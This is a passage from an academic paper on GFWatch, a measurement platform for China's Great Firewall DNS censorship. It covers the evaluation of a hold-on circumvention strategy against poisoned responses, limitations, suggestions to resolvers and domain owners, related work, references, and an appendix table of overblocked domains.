In our circumvention strategy, for each censored domain we need at least a trustworthy resolver that possesses its genuine resource record(s). Popular open resolvers (e.g., `8.8.8.8`, `1.1.1.1`) are often considered as trustworthy sources when it comes to censorship evasion. However, we have shown that the vast majority of public DNS resolvers have been polluted with poisoned resource records (§6.2). Therefore, we opt not to use them in this case, especially for obtaining the legitimate resource records of geoblocked domains based in China. The only remaining source that is immune to the GFW's poisoned responses and has a given censored domain's genuine resource record(s) is its authoritative name servers. This information is available in the zone files.

We send DNS queries for 138.7K base censored domains and 41K innocuous domains to their authoritative name servers from our controlled machines located at both sides of the GFW. We then expect to observe both censored and non-censored resolutions at two sides of the GFW as a result of this experiment. More specifically, from our US machine, resolutions for domains whose authoritative name servers are located outside China will not be censored as their queries will not cross the GFW, whereas resolutions for domains whose authoritative name servers are located inside China are expected to be censored. On the contrary, resolutions from our China machine towards authoritative name servers located inside China will not be censored, while those queries sent to authoritative name servers outside China will.

7.2 Evaluation

To evaluate the effectiveness of our method, we apply the proposed circumvention strategy to filter out poisoned responses for those censored resolutions and retain their "legitimate" responses, which we then compare with actual legitimate responses returned from non-censored resolutions conducted at the other side of the GFW. We find that our circumvention strategy is highly effective, with an accuracy rate of 99.8%. That is, 99.8% of responses classified as "legitimate" match the actual legitimate responses obtained from non-censored resolutions. From a total of 1,007,002,451 resolutions that the GFW poisons, 1,005,444,476 responses classified as "legitimate" by our strategy contain the same resource records (i.e., same IPs, CNAMEs, or IPs under the same AS for domains hosted on Content Delivery Networks) with those observed from non-censored resolutions. As discussed in §5.2, there are a small number of cases that we could not classify due to the invisibility of those rarely injected forged IPs in the long tail that *GFWatch* did not observe. This finding highlights the importance of having an up-to-date and continuous view into the pool of forged IPs for effectively circumventing the GFW's DNS censorship.

To further assist in future adoptions of our strategy so that it will not significantly downgrade the normal performance of other UDP-based DNS resolutions for non-censored domains, we analyze the hold-on duration, which the client should wait *only* when resolving a censored domain, instead of holding on for every resolution.

Figure 11 shows the cumulative distribution of the delta time between the first forged response and the legitimate one. The (red) dash line is the CDF of the delta time measured at our China machine, and the (blue) solid line is the CDF of this delta time measured at our US machine. On the x-axis, a positive value means a poisoned response arrives before the legitimate one. In contrast, a negative value indicates that the legitimate response has arrived ahead of the fake ones.

As shown in the figure, the GFW can successfully poison more than 99.9% of all resolutions that carry censored domains, performed from our China machine towards authoritative name servers located outside China. 99% of poisoned responses hit our machine within 364ms ahead of the legitimate ones. Although this delta time may vary, depending on the relative distance between the client and the GFW, for any client whose network location is close to ours, this is the amount of extra time they should wait when resolving a censored domain from inside China. In other words, upon receiving a DNS response after querying a censored domain, the client should wait, at most, an extra 364ms for the legitimate




Figure 11: CDF of delta time between forged and legitimate responses measured from CN and US controlled machines.

one to arrive. Users at different locations can heuristically probe known censored domains to estimate the hold-on duration that is representative for their location.

From the GFW's perspective, forged responses should ideally arrive at the client before the legitimate one. From our US machine, we find that this is not always true. Due to the unreliable and stateless nature of UDP packets that might get lost or delayed when transferred between two distant locations, and perhaps poisoning users outside China is not the primary design goal of the GFW, 11% of the poisoned responses arrive at our US machine after the legitimate ones. Nevertheless, the remaining 89% of fake responses still hit our machine within 94ms ahead of the legitimate ones. This result again highlights the importance of having a representative dataset of forged IPs used by the GFW to effectively circumvent its DNS censorship. Especially when fake responses arrive later, our dataset of forged IPs is necessary to avoid misclassifying the legitimate ones arriving ahead as "poisoned".

7.3 Analysis of True Resource Records

Now that we have successfully obtained the legitimate resource records of the 138.7K base censored domains and 41K innocuously blocked domains, we next analyze them to better understand the impact of blocking these domains. As shown in Table 3, 120K (86.8%) base censored domains have either an IPv4, IPv6, or CNAME resource record. In other words, the remaining 18.7K (13.2%) of the base censored domains that currently do not have any resource records, indicating their inactivity. This is also one of the reasons why we observe a large number of domains classified as *"newly observed domain"* and *"not rated"* categories in §4.2.

For the innocuously blocked domains, the actual impact of GFW's overblocking may not be as severe because only 25.6K (62.5%) of them have at least one resource record. While the presence of resource records can be a sign of (in)activeness for a given domain, it does not guarantee that a domain is actively hosting any contents or services since a resource record can also be used for redirecting visitors to a domain-parking site. Therefore, the total number of domains with

Table 3: Breakdown of true resource records of base censored domains and innocuously blocked domains.

	Base censored domains		Innocuously blocked domains	
# of domains by NS location	≥1 CN NS	Non-CN NS	≥1 CN NS	Non-CN NS
	53.1K (38.3%)	85.6K (61.7%)	8.9K (21.6%)	32.1K (78.4%)
IPv4	29K (21.1%)	69.5K (50%)	6K (14.7%)	17.8K (43.5%)
IPv6	1.3K (1%)	28K (20.2%)	0.1K (0.3%)	2.8K (7%)
CNAMEs	**31K (22.3%)**	3.6K (2.6%)	**2.9K (7.1%)**	0.5K (1.3%)
# of domains with RR(s)	120K (86.8%)		25.6K (62.5%)	

resource records shown in Table 3 should be viewed as an upper bound of the actual number of domains that are actively hosting any content or service. As part of our future work, we plan to visit all of these domains using their true resource records and further investigate the contents hosted on them.

Another focal point of Table 3 is the significantly high number of CNAME resource records of both base censored domains and innocuously blocked domains that have at least one authoritative name server located in China, compared to domains whose authoritative name servers are located outside China. As far as we are aware, this is because of a common workaround that is widely suggested and used by domain owners who want to serve their websites to users at both sides of the GFW since these CNAMEs are not filtered by the GFW.

8 Discussion

In this section, we discuss the limitations of our study and provide suggestions for involving parties that are impacted by the GFW's DNS censorship.

8.1 Limitations

In order to compare our analysis on the categories of censored domains with prior studies, we choose to use a common classification service provided by FortiGuard [4]. However, we discovered that the GFW's overblocking and geoblocking policy could have already impacted this service (§6.2). Moreover, Vallina et al. [89] have shown that different classification services could result in different views of the domains being categorized. We thus tried to obtain additional classification services from two other vendors, namely, McAfee and VirusTotal. However, we were told by McAfee [8] that they only provide the service for business customers, and VirusTotal [17] did not respond to our requests.

Similar to other studies in remote censorship measurement [78, 79, 90], packets sent from our measurement infrastructure may get blocked or discriminated by the GFW. However, over the course of more than nine months operating `GFWatch`, we did not experience any disruptions caused by such discriminative behaviors, as is evident by the consistency observed between the data collected by `GFWatch` and across different network locations (Appendix B). Moreover, as part of our outreach activities, we have also received confirmations from local Chinese advocacy groups and owners of censored

domains detected by GFWatch when reaching out to these entities to share our findings. Nonetheless, if our measurement machines ever gets blocked, we can always dynamically change their network location.

Finally, we develop *GFWatch* as a measurement system to expose the GFW's blocking behavior based on DNS censorship. However, this is not the only filtering technique used by the GFW; censorship can also happen at other layers of the network stack, as previously studied [33, 41, 45, 52, 73, 92, 95]. Although prior works have shown that some websites could be unblocked if the actual IP(s) of censored domains can be obtained properly [30, 57], securing DNS resolutions alone may not be enough in some cases because blocking can also happen at the application layer (e.g., SNI-based blocking [30], keyword-based filtering [80]) or even at the IP layer [58, 60], regardless of potential collateral damage [61].

Nonetheless, DNS is one of the most critical protocols on the Internet since almost every online communication starts with a DNS lookup. We believe that continuously monitoring the GFW's filtering policy at this layer is necessary and important to timely inform the public of the erratic changes in China's information controls policies, both from technical and political perspectives. Appendix D provides some examples of domains censored due to political motivations.

8.2 Suggestions

GFW operators. Although the widespread impact of the GFW's DNS filtering policy is clear, as shown throughout this paper, we are not entirely certain whether this censorship policy is intentional or accidental. While prior works have shown intermittent failures of the GFW [21, 45], all geoblocking of China-based domains and overblocking of innocuous domains discovered by *GFWatch* have lasted over several months. This relatively long enough period of time leads us to believe that the GFW's operators would have clearly known about the global impact of their DNS filtering policy. By exposing these negative impacts on several parties outside China to the public, we hope to send a meaningful message to the GFW's operators so that they can revise their DNS filtering policy to reduce its negative impacts beyond China's borders.

Public DNS resolvers. Poisoned DNS responses have widely polluted all popular public DNS resolvers outside China due to the geoblocking and overblocking of many domains based in China (§6). DNSSEC [43] has been introduced to assure the integrity and authenticity of DNS responses for more than two decades to address these problems. However, DNSSEC is not widely adopted because of compatibility problems and technical complications [32, 36, 56]. To this end, public DNS resolvers can use the strategy introduced in §7 to prevent poisoned DNS responses spoofed by the GFW from tainting their cache. By waiting for all responses to arrive and comparing the answers with the pool of forged IPs discovered by *GFWatch* (§5), public DNS resolvers can filter out 99% of poisoned responses by the GFW. Note that it is not always necessary to wait for all responses to arrive because the GFW does not censor all domains. As we will make both censored domains and forged IPs publicly available and update them on a daily basis, these datasets can be used to decide whether to wait or not when resolving a given domain. This way, public DNS resolvers would be able to prevent poisoned responses from polluting their cache, assuring the quality of their DNS service while avoiding any downgrades of normal performance when resolving domains that are not censored.

Owners of forged IPs. Legitimate owners of forged IPs may try to avoid hosting critical services on these IPs as their resources may be saturated due to handling unsolicited TCP and HTTP(s) requests, as shown in §6.1. Currently, we do not find evidence that the GFW is using these forged IPs as a way to saturate computing resources of the infrastructure behind them since there are more than 1.7K forged IPs in the pool (§5.1) and most of them are dynamically injected (§5.2). However, a previous report of the Great Cannon [68] has shown that China is willing to weaponize the global Internet to mount resource exhaustion attacks on specific targets. With DNS censorship, the GFW can adjust its injection pattern to concentrate on a handful of forged IPs, resulting in a large amount of requests towards these targeted IPs and thus saturating their computing resources [34, 54, 64].

Domain owners. Using our dataset of censored domains, domain owners can check whether their domain is censored or not, and censored due to intended blocking or overblocking. Unless the GFW's operators revise their blocking rules, future domain owners should try to refrain from registering domains that end with any overblocking patterns discovered in §4.1 to avoid them being inadvertently blocked by the GFW.

End users. Despite the large number of censored domains discovered by *GFWatch*, different Internet users may be interested in different subsets of these censored domains, but not all. As an immediate countermeasure to the GFW's DNS censorship, we will make the legitimate resource records of censored domains obtained in §7 publicly available on a daily basis. This way, impacted users can look up and store legitimate resource records for particular censored domains in their system's `hosts` file to bypass the GFW's DNS censorship. Alternatively, a censorship-circumvention component of software can implement the hold-on strategy (§7) and gather records based on the client's location. In case the client cannot access the sanitized data published by *GFWatch*, another client-side strategy is to send two back-to-back queries. Depending on whether a censored domain belongs to the dynamic or static injection groups (§5.2), the client can discern which responses are legitimate. Since the majority of censored domains are poisoned with dynamic IPs, the client can classify the legitimate responses, which typically point to the same IP (due to back-to-back queries) or the same AS. This way, the software only needs to know whether its intended

domains are poisoned with static or dynamic IPs. To this end, continuous access to GFWatch's data is not necessary for this strategy to work, while fresh records can still be obtained.

9 Related Work

In addition to [21], which is the most recent work related to ours that we have provided in-depth discussions throughout our paper, some other one-time studies have also looked into the DNS censorship behavior of the GFW in the past [22, 27, 67, 87, 88, 95]. While China's GFW may not be the primary and sole focus, there are platforms actively measuring censorship around the globe that may also have a partial view into the GFW's DNS censorship behavior [47, 71, 78]. To provide our readers with a complete view of these efforts and highlight how our study is different from them, we summarize the major differences among these studies in this section. A more detailed comparison table can be found in Appendix E.

In its early days, the GFW only used a handful of forged IPs [67, 95]. However, later studies have noticed an increase in the number of forged IPs, from nine in 2010 [27], 28 in 2011 [87], 174 in 2014 [22], to more than 1.5K recently [21]. Except for [87] and [22] whose authors preferred to remain anonymous and the dataset URLs provided in their papers are no longer accessible, we were able to obtain data from other studies for comparison (Table 5). A common drawback of these studies is that their experiments are conducted only over limited time periods and the test domains are also static, i.e., obtained from a snapshot of Alexa top list or zone files.

To address this drawback of previous one-off studies, longitudinal platforms have been created to measure censorship around the world, including ICLab [71], OONI [47], and Censored Planet [78]. To reduce risks to volunteers and observe interferences at multiple layers of the network stack, ICLab [71] chooses commercial VPNs as vantage points for their measurement. However, this design choice limits their visibility into China as commercial VPNs are restricted in the country [25, 29]. With different approaches, OONI [47] recruits volunteers to participate in censorship measurements, whereas Censored Planet [78] employs a series of remote measurement techniques to infer censorship. These design choices allow the two later platforms to obtain vantage points located in China for their measurements. We fetch data collected during the same period of our study available on these projects' websites for comparison.

For OONI data, we first gather measurements conducted by volunteers in China that are flagged as "DNS inconsistency" [9]. To reduce false positives due to domains hosted on CDNs, we filter out those cases where controlled and probed responses have different IPs but belong to the same AS. After sanitization, we find 710 forged IPs from OONI data, 593 of which are in common with those observed by *GFWatch*. Examining the different cases, we find that there are still misclassified cases due to domains hosted on popular CDNs whose network spans across different AS numbers.

For Censored Planet [78], we use data collected by the Satellite [84] module for comparison since it is designed to measure DNS-based network interference. Satellite infers DNS censorship by comparing responses received from open DNS resolvers with ones obtained from a control resolver, along with other metadata such as AS number, HTTP static content, and TLS certificates. Since Satellite's data is not annotated with geographical information, we use different geolocation datasets [6, 7, 37, 63] to confirm the location of open resolvers used by Satellite. We then extract responses from open resolvers located in China that are flagged as "`anomaly`". We find a total of 2.4K forged IPs reported by Satellite, 1.6K of which are in common with ours. The difference in the number of forged IPs in this case, is due to the inherent nature of Satellite's measurement approach of using open DNS resolvers. In particular, about 600 IPs observed by Satellite, but not *GFWatch*, belong to Cisco OpenDNS, which provides DNS-based network filtering services for various customer types, ranging from home to business users [2]. From a detection point of view, these censorship cases are valid, but due to different local policies of these open resolvers, instead of country-level censorship enforced by the GFW.

A shared property of OONI and Satellite is that measurement vantage points (volunteers' devices and open resolvers) are not owned by these platforms. Therefore, only a limited number of domains can be tested with adequate frequency to avoid saturating these vantage points' computing resources. To overcome this pitfall, *GFWatch*'s measurement approach of using our own machines located at both sides of the GFW allows us to test hundreds of millions of domains multiple times per day. Using machines under our control also reduces the false positive rate to *zero* since neither of our machines have any DNS resolution capabilities.

10 Conclusion

In this work, we develop *GFWatch*, a large-scale longitudinal measurement platform, to provide a constantly updated view of the GFW's DNS-based blocking behavior and its impact on the global Internet. Over a nine-month period, *GFWatch* has tested 534M domains and discovered 311K censored domains.

We find that the GFW's DNS censorship has a widespread negative impact on the global Internet, especially the domain name ecosystem. *GFWatch* has detected more than 77K censored domains whose poisoned resource records have polluted many popular public DNS resolvers, including Google and Cloudflare. Based on insights gained from the data collected by *GFWatch*, we then propose strategies to effectively detect poisoned responses and evade the GFW's DNS censorship.

As *GFWatch* continues to operate, our data will not only cast new light on technical observations, but also timely inform the public about changes in the GFW's blocking policy and assist other detection and circumvention efforts.

Acknowledgments

We are grateful to Ronald J. Deibert, Adam Senft, Lotus Ruan, Irene Poetranto, Hyungjoon Koo, Shachee Mishra, Tapti Palit, Seyedhamed Ghavamnia, Jarin Firose Moon, Md Mehedi Hasan, Thai Le, Eric Wustrow, Martin A. Brown, Siddharth Varadarajan, Ananth Krishnan, Peter Guest, and others who preferred to remain anonymous for helpful discussions and suggestions.

We would like to thank all the anonymous reviewers for their thorough feedback on this paper. We especially thank the team at `GreatFire.org` for helping to share our findings with related entities in a timely fashion.

This research was supported by the Open Technology Fund under an Information Controls Fellowship. The opinions in this paper are those of the authors and do not necessarily reflect the opinions of the sponsor.

References

[1] Alexa Top Sites. `https://www.alexa.com`.

[2] CISCO OpenDNS Services for Your Home or Small Business. `https://opendns.com/home-internet-security`.

[3] CISCO Umbrella List of Popular Domains. `https://s3-us-west-1.amazonaws.com/umbrella-static/index.html`.

[4] FortiGuard Labs Web Filter. `https://fortiguard.com/webfilter`.

[5] ICANN Centralized Zone Data Service. `https://czds.icann.org`.

[6] IPinfo: The Trusted Source for IP Address Data. `https://ipinfo.io`.

[7] MaxMind GeoLite2 Databases. `https://www.maxmind.com/`.

[8] McAfee: Customer URL Ticketing System. `https://www.trustedsource.org/?p=mcafee`.

[9] OONI: DNS Consistency Specs. `https://ooni.org/nettest/dns-consistency/`.

[10] Quantcast top list. `https://www.quantcast.com/top-sites`.

[11] Rapid7: Open Data. `https://opendata.rapid7.com/`.

[12] Shodan: The search engine for Security. `https://shodan.io/`.

[13] The Citizen Lab Test Lists. `https://github.com/citizenlab/test-lists`.

[14] The Common Crawl Project. `https://commoncrawl.org`.

[15] The Majestic Top One Million Popular Domains. `https://majestic.com/reports/majestic-million`.

[16] Verisign Zone File Service. `https://www.verisign.com/en_US/channel-resources/domain-registry-products`.

[17] Virus Total: URL Scanning Service. `https://www.virustotal.com/gui/home/url`.

[18] China forcing birth control on Uighurs to suppress population, report says. BBC News, 2020-06-29. `https://www.bbc.com/news/world-asia-china-53220713`.

[19] C. Abdelberi, T. Chen, M. Cunche, ED. Cristofaro, A. Friedman, and M. Kâafar. Censorship in the wild: Analyzing internet filtering in syria. *ACM IMC '14*.

[20] Alexa Internet, Inc. How are Alexas's traffic rankings determined? `https://support.alexa.com/hc/en-us/articles/200449744-How-are-Alexa-s-traffic-rankings-determined`.

[21] Anonymous, Arian Akhavan Niaki, Nguyen Phong Hoang, Phillipa Gill, and Amir Houmansadr. Triplet Censors: Demystifying Great Firewall's DNS Censorship Behavior. In *USENIX FOCI' 20*.

[22] Anonymous Author(s). Towards a Comprehensive Picture of the Great Firewall's DNS Censorship. In *USENIX FOCI '14*, 2014.

[23] Simurgh Aryan, Homa Aryan, and J. Alex Halderman. Internet Censorship in Iran: A First Look. In *USENIX FOCI '13*.

[24] Derek E. Bambauer, Ronald J. Deibert, J. Palfrey, Rafal Rohozinski, N. Villeneuve, and J. Zittrain. Internet Filtering in China in 2004-2005: A Country Study. 2005.

[25] Bloomberg. China Tells Carriers to Block Access to Personal VPNs by February, 2017-07-10. `https://www.bloomberg.com/news/articles/2017-07-10/china-is-said-to-order-carriers-to-bar-personal-vpns-by-february`.

[26] S. Bortzmeyer and S. Huque. NXDOMAIN: There Really Is Nothing Underneath. RFC 8020, IETF, November 2016.

[27] Martin A Brown, Doug Madory, Alin Popescu, and Earl Zmijewski. DNS Tampering and Root Servers, 2010.

[28] CAIDA. Routeviews Prefix to AS mappings Dataset (pfx2as) for IPv4 and IPv6. `https://www.caida.org/data/routing/routeviews-prefix2as.xml`.

[29] Cate Cadell. Apple says it is removing VPN services from China App Store. Reuters, 2017-07-29. `https://www.reuters.com/article/us-china-apple-vpn/apple-says-it-is-removing-vpn-services-from-china-app-store-idUSKBN1AE0BQ`.

[30] Zimo Chai, Amirhossein Ghafari, and A. Houmansadr. On the Importance of Encrypted-SNI (ESNI) to Censorship Circumvention. In *USENIX FOCI '19*.

[31] Michael S. Chase and James Mulvenon. You've got dissent!: Chinese dissident use of the internet and beijing's counter-strategies. *Foreign Affairs*, 81:188, 2002.

[32] Taejoong Chung, Roland van Rijswijk-Deij, Balakrishnan Chandrasekaran, David Choffnes, Dave Levin, Bruce M. Maggs, Alan Mislove, and Christo Wilson. A Longitudinal, End-to-End View of the DNSSEC Ecosystem. In *USENIX Security '17*.

[33] R. Clayton, Steven J. Murdoch, and R. Watson. Ignoring the Great Firewall of China. In *PETs '16*.

[34] Craig Hockenberry. Fear China. `https://furbo.org/2015/01/22/fear-china`.

[35] Jedidiah R. Crandall, Daniel Zinn, Michael Byrd, Earl Barr, and Rich East. ConceptDoppler: A Weather Tracker for Internet Censorship. In *ACM CCS '07*.

[36] Tianxiang Dai, Haya Shulman, and Michael Waidner. DNSSEC Misconfigurations in Popular Domains. In *CNS '16*.

[37] DBIP. IP geolocation API and database, 2020. `https://db-ip.com`.

[38] Ronald Deibert. China's Cyberspace Control Strategy: An Overview and Consideration of Issues for Canadian Policy, 2010.

[39] Ronald J. Deibert. Dark Guests and Great Firewalls: The Internet and Chinese Security Policy. *Journal of Social Issues*, 58:143–159, 2002.

[40] H. Duan, N. Weaver, Z. Zhao, M. Hu, J. Liang, J. Jiang, K. Li, and V. Paxson. Hold-On: Protecting Against On-Path DNS Poisoning. In *Securing and Trusting Internet Names*, 2012.

[41] Arun Dunna, Ciarán O'Brien, and Phillipa Gill. Analyzing China's Blocking of Unpublished Tor Bridges. In *USENIX FOCI '18*.

[42] Z. Durumeric, E. Wustrow, and J. A. Halderman. ZMap: Fast Internet-wide Scanning and Its Security Applications. In *USENIX Security '13*.

[43] D. Eastlake and C. Kaufman. Domain Name System Security Extensions. RFC 2065, IETF, January 1997.

[44] R. Ensafi, D. Fifield, P. Winter, N. Feamster, N. Weaver, and V. Paxson. Examining How the Great Firewall Discovers Hidden Circumvention Servers. In *ACM IMC '15*.

[45] Roya Ensafi, Philipp Winter, Abdullah Mueen, and Jedidiah R Crandall. Analyzing the Great Firewall of China over space and time. *PETs '15*.

[46] O. Farnan, A. Darer, and J. Wright. Poisoning the Well: Exploring the Great Firewall's Poisoned DNS Responses. In *WPES '16*.

[47] Arturo Filasto and Jacob Appelbaum. OONI: Open Observatory of Network Interference. In *USENIX FOCI '12*.

[48] Jon Fraenkel and Bernard Grofman. The Borda Count and its Real-world Alternatives: Comparing Scoring Rules in Nauru and Slovenia. *Australian Journal of Political Science*, 2014.

[49] Freedom House. Freedom on the Net 2018: The Rise of Digital Authoritarianism, 2018. https://freedomhouse.org/report/freedom-net/2018/rise-digital-authoritarianism.

[50] V. Fuller and T. Li. Classless Inter-domain Routing (CIDR): The Internet Address Assignment and Aggregation Plan. RFC 4632, IETF, August 2006.

[51] Genevieve Gebhart and Tadayoshi Kohno. Internet Censorship in Thailand: User Practices and Potential Threats. *EuroSP '17*.

[52] Geremie R. Barme And Sang Ye. The Great Firewall of China, 1997-06-01. https://www.wired.com/1997/06/china-3/.

[53] Phillipa Gill, Masashi Crete-Nishihata, Jakub Dalek, Sharon Goldberg, Adam Senft, and Greg Wiseman. Characterizing Web Censorship Worldwide: Another Look at the Opennet Initiative Data. *TWEB '15*.

[54] GreatFire Project. GFW Upgrade Fail - Visitors To Blocked Sites Redirected To Porn. https://en.greatfire.org/blog/2015/jan/gfw-upgrade-fail-visitors-blocked-sites-redirected-porn.

[55] GreatFire Project. We Monitor and Challenge Internet Censorship in China. https://greatfire.org.

[56] Shuai Hao, Yubao Zhang, Haining Wang, and Angelos Stavrou. End-Users Get Maneuvered: Empirical Analysis of Redirection Hijacking in Content Delivery Networks. In *USENIX Security '18*.

[57] Nguyen Phong Hoang, Sadie Doreen, and Michalis Polychronakis. Measuring I2P Censorship at a Global Scale. In *USENIX FOCI '19*.

[58] Nguyen Phong Hoang, Panagiotis Kintis, Manos Antonakakis, and M. Polychronakis. An Empirical Study of the I2P Anonymity Network and its Censorship Resistance. In *ACM IMC '18*.

[59] Nguyen Phong Hoang, Arian Akhavan Niaki, Nikita Borisov, Phillipa Gill, and Michalis Polychronakis. Assessing the Privacy Benefits of Domain Name Encryption. In *ACM AsiaCCS '20*.

[60] Nguyen Phong Hoang, Arian Akhavan Niaki, Phillipa Gill, and Michalis Polychronakis. Domain Name Encryption Is Not Enough: Privacy Leakage via IP-based Website Fingerprinting. In *PoPETs '21*.

[61] NP. Hoang, AA. Niaki, M. Polychronakis, and P. Gill. The web is still small after more than a decade. *ACM SIGCOMM CCR '20*.

[62] Christian Huitema. Teredo: Tunneling IPv6 over UDP through Network Address Translations (NATs). RFC 4380, IETF, February 2006.

[63] IP2Location. Identify Geographical Location by IP Address, 2020. https://www.ip2location.com.

[64] J. Ullrich. Are You Piratebay? thepiratebay.org Resolving to Various Hosts. https://isc.sans.edu/forums/diary/Are+You+Piratebay+thepiratebayorg+Resolving+to+Various+Hosts/19175.

[65] Ben Jones, Tzu-Wen Lee, N. Feamster, and Phillipa Gill. Automated Detection and Fingerprinting of Censorship Block Pages. In *IMC '14*.

[66] Victor Le Pochat, Tom Van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczyński, and Wouter Joosen. Tranco: A Research-Oriented Top Sites Ranking Hardened Against Manipulation. In *NDSS '19*.

[67] Graham Lowe, Patrick Winters, and Michael L. Marcus. The Great DNS Wall of China. Technical report, New York University, 2007.

[68] B. Marczak, N. Weaver, J. Dalek, Roya Ensafi, D. Fifield, Sarah McKune, Arn Rey, J. Scott-Railton, Ronald J. Deibert, and V. Paxson. An Analysis of China's Great Cannon. In *USENIX FOCI '15*.

[69] A. McDonald, M. Bernhard, Luke Valenta, Benjamin VanderSloot, W. Scott, N. Sullivan, J. A. Halderman, and Roya Ensafi. 403 Forbidden: A Global View of CDN Geoblocking. In *ACM IMC '18*.

[70] Z. Nabi. The Anatomy of Web Censorship in Pakistan. In *FOCI '13*.

[71] AA. Niaki, S. Cho, Z. Weinberg, NP. Hoang, A. Razaghpanah, N. Christin, and P. Gill. ICLab: A Global, Longitudinal Internet Censorship Measurement Platform. In *IEEE S&P '20*.

[72] D Nobori and Y Shinjo. VPN Gate: A Volunteer-Organized Public VPN Relay System with Blocking Resistance for Bypassing Government Censorship Firewalls. *USENIX NSDI '14*.

[73] J. Park and J. Crandall. Empirical Study of a National-Scale Distributed Intrusion Detection System: Backbone-Level Filtering of HTML Responses in China. *ICDCS '10*.

[74] P. Pearce, Ben Jones, F. Li, Roya Ensafi, N. Feamster, N. Weaver, and V. Paxson. Global Measurement of DNS Manipulation. In *USENIX Security Symposium*, 2017.

[75] Peter Guess. China suddenly blocked an Indonesian newspaper. No one knows why. https://restofworld.org/2021/china-suddenly-blocked-an-indonesian-newspaper-no-one-knows-why/.

[76] Victor Le Pochat, Tom Van Goethem, and Wouter Joosen. Evaluating the Long-term Effects of Parameters on the Characteristics of the Tranco Top Sites Ranking. In *USENIX CSET '19*.

[77] R. Liao. China bans Scratch, MIT's programming language for kids, 2020. https://techcrunch.com/2020/09/07/scratch-ban-in-china.

[78] RS. Raman, P. Shenoy, K. Kohls, and R. Ensafi. Censored Planet: An Internet-wide, Longitudinal Censorship Observatory. In *CCS '20*.

Table 4: Top base censored domains that cause most overblocking of innocuous domains.

# domains impacted	Base censored domains	Sample innocuous domains
11,227	919.com	455919.com, rem99919.com niwa919.com, xaa919.com
2,346	jetos.com	ccmprojetos.com, csprojetos.com itemsobjetos.com, dobobjetos.com
1,837	33a.com	87833a.com, 280333a.com xn--72caa7c0a9clrce0a1fp33a.com xn--zck4aye2c2741a5qvo33a.com
1,574	9444.com	mkt9444.com, 15669444.com 3329444.com, 5719444.com
1,547	sscenter.net	dentalwellnesscenter.net, swisscenter.net chesscenter.net, childlosscenter.net
1,487	1900.com	faber1900.com, salah1900.com phoenixspirit1900.com, interiors1900.com
1,392	98a.com	p98a.com, 72898a.com, 1098a.com xn--1-ieup4b2ab8q5c0dxj6398a.com
1,144	ss.center	hss.center, icass.center limitless.center, ass.center
1,089	reddit.com	bestiptvreddit.com, booksreddit.com cachedreddit.com, geareddit.com
789	visi.tk	erervisi.tk, yetkiliservisi.tk buderuservisi.tk, bodrumklimaservisi.tk

[79] RS. Raman, A. Stoll, J. Dalek, R. Ramesh, W. Scott, and R. Ensafi. Measuring the Deployment of Network Censorship Filters at Global Scale. In *NDSS '20*.

[80] R. Rambert, Z. Weinberg, D. Barradas, and N. Christin. Chinese Wall or Swiss Cheese? Keyword filtering in the Great Firewall of China. In *ACM WWW '21*.

[81] Raymond Zhong, Paul Mozur, Jeff Kao, and Aaron Krolik. No 'Negative' News: How China Censored the Coronavirus. The New York Times, 2020-12-19. https://www.nytimes.com/2020/12/19/technology/china-coronavirus-censorship.html.

[82] Philipp Richter, R. Padmanabhan, N. Spring, A. Berger, and D. Clark. Advancing the Art of Internet Edge Outage Detection. *ACM IMC '18*.

[83] W. Rweyemamu, T. Lauinger, C. Wilson, W. Robertson, and E. Kirda. Clustering and the Weekend Effect: Recommendations for the Use of Top Domain Lists in Security Research. In *PAM '19*.

[84] W. Scott, T. Anderson, T. Kohno, and A. Krishnamurthy. Satellite: Joint Analysis of CDNs and Network-Level Interference. In *ATC '16*.

[85] Shawn Conaway. The Great Firewall: How China Polices Internet Traffic. Certification Magazine, 2009-09-30. http://certmag.com/the-great-firewall-how-china-polices-internet-traffic/.

[86] Soutik Biswas. India-China Clash: 20 Indian Troops Killed in Ladakh Fighting. BBC, 2020-06-16. https://www.bbc.com/news/world-asia-53061476.

[87] Sparks and Neo and Tank and Smith and Dozer. The Collateral Damage of Internet Censorship by DNS Injection. *SIGCOMM CCR '12*.

[88] Tokachu. The Not-So-Great Firewall of China. *The Hacker Quarterly*, 23:58–60, 2006.

[89] Pelayo Vallina, Victor Le Pochat, Álvaro Feal, M. Paraschiv, Julien Gamba, T. Burke, O. Hohlfeld, Juan Tapiador, and N. Vallina-Rodriguez. Mis-shapes, Mistakes, Misfits: An Analysis of Domain Classification Services. *ACM IMC '20*.

[90] Benjamin VanderSloot, A. McDonald, W. Scott, J. A. Halderman, and Roya Ensafi. Quack: Scalable Remote Measurement of Application-Layer Censorship. In *USENIX Security '18*.

[91] Z. Wang, Y. Cao, Z. Qian, C. Song, and S. Krishnamurthy. Your state is not mine: a closer look at evading stateful internet censorship. In *ACM IMC '17*.

[92] P Winter and S Lindskog. How the Great Firewall of China is Blocking Tor. USENIX FOCI '12.

[93] Xueyang Xu, Z. Morley Mao, and J. Alex Halderman. Internet Censorship in China: Where Does the Filtering Occur? In *PAM '11*.

[94] Young Xu. Deconstructing the Great Firewall of China. Technical report, Thousand Eyes, 2016.

[95] Jonathan Zittrain and Benjamin Edelman. Internet Filtering in China. *IEEE Internet Computing '03*.

A Most Extreme Blocking Rules

Table 4 shows the top ten base censored domains blocked under Rule 4 that we have discussed in §4.1. The blocking rule applied on these ten domains results in overblocking of more than 24K innocuous domains, which is more than half of all innocuous domains. The third column shows some samples of innocuous censored domains that *GFWatch* has discovered. The impacted innocuous domains presented in this table are all active and hosting some contents at the time of writing this paper. Except those that do not allow Web Archive's crawler, we have also saved a snapshot of these domains at https://web.archive.org for future reference in case these domains become inactive. In contrast, most base censored domains shown in the second column are not currently hosting any content. Therefore, one may wonder why many seemingly inconsequential domains are being censored.

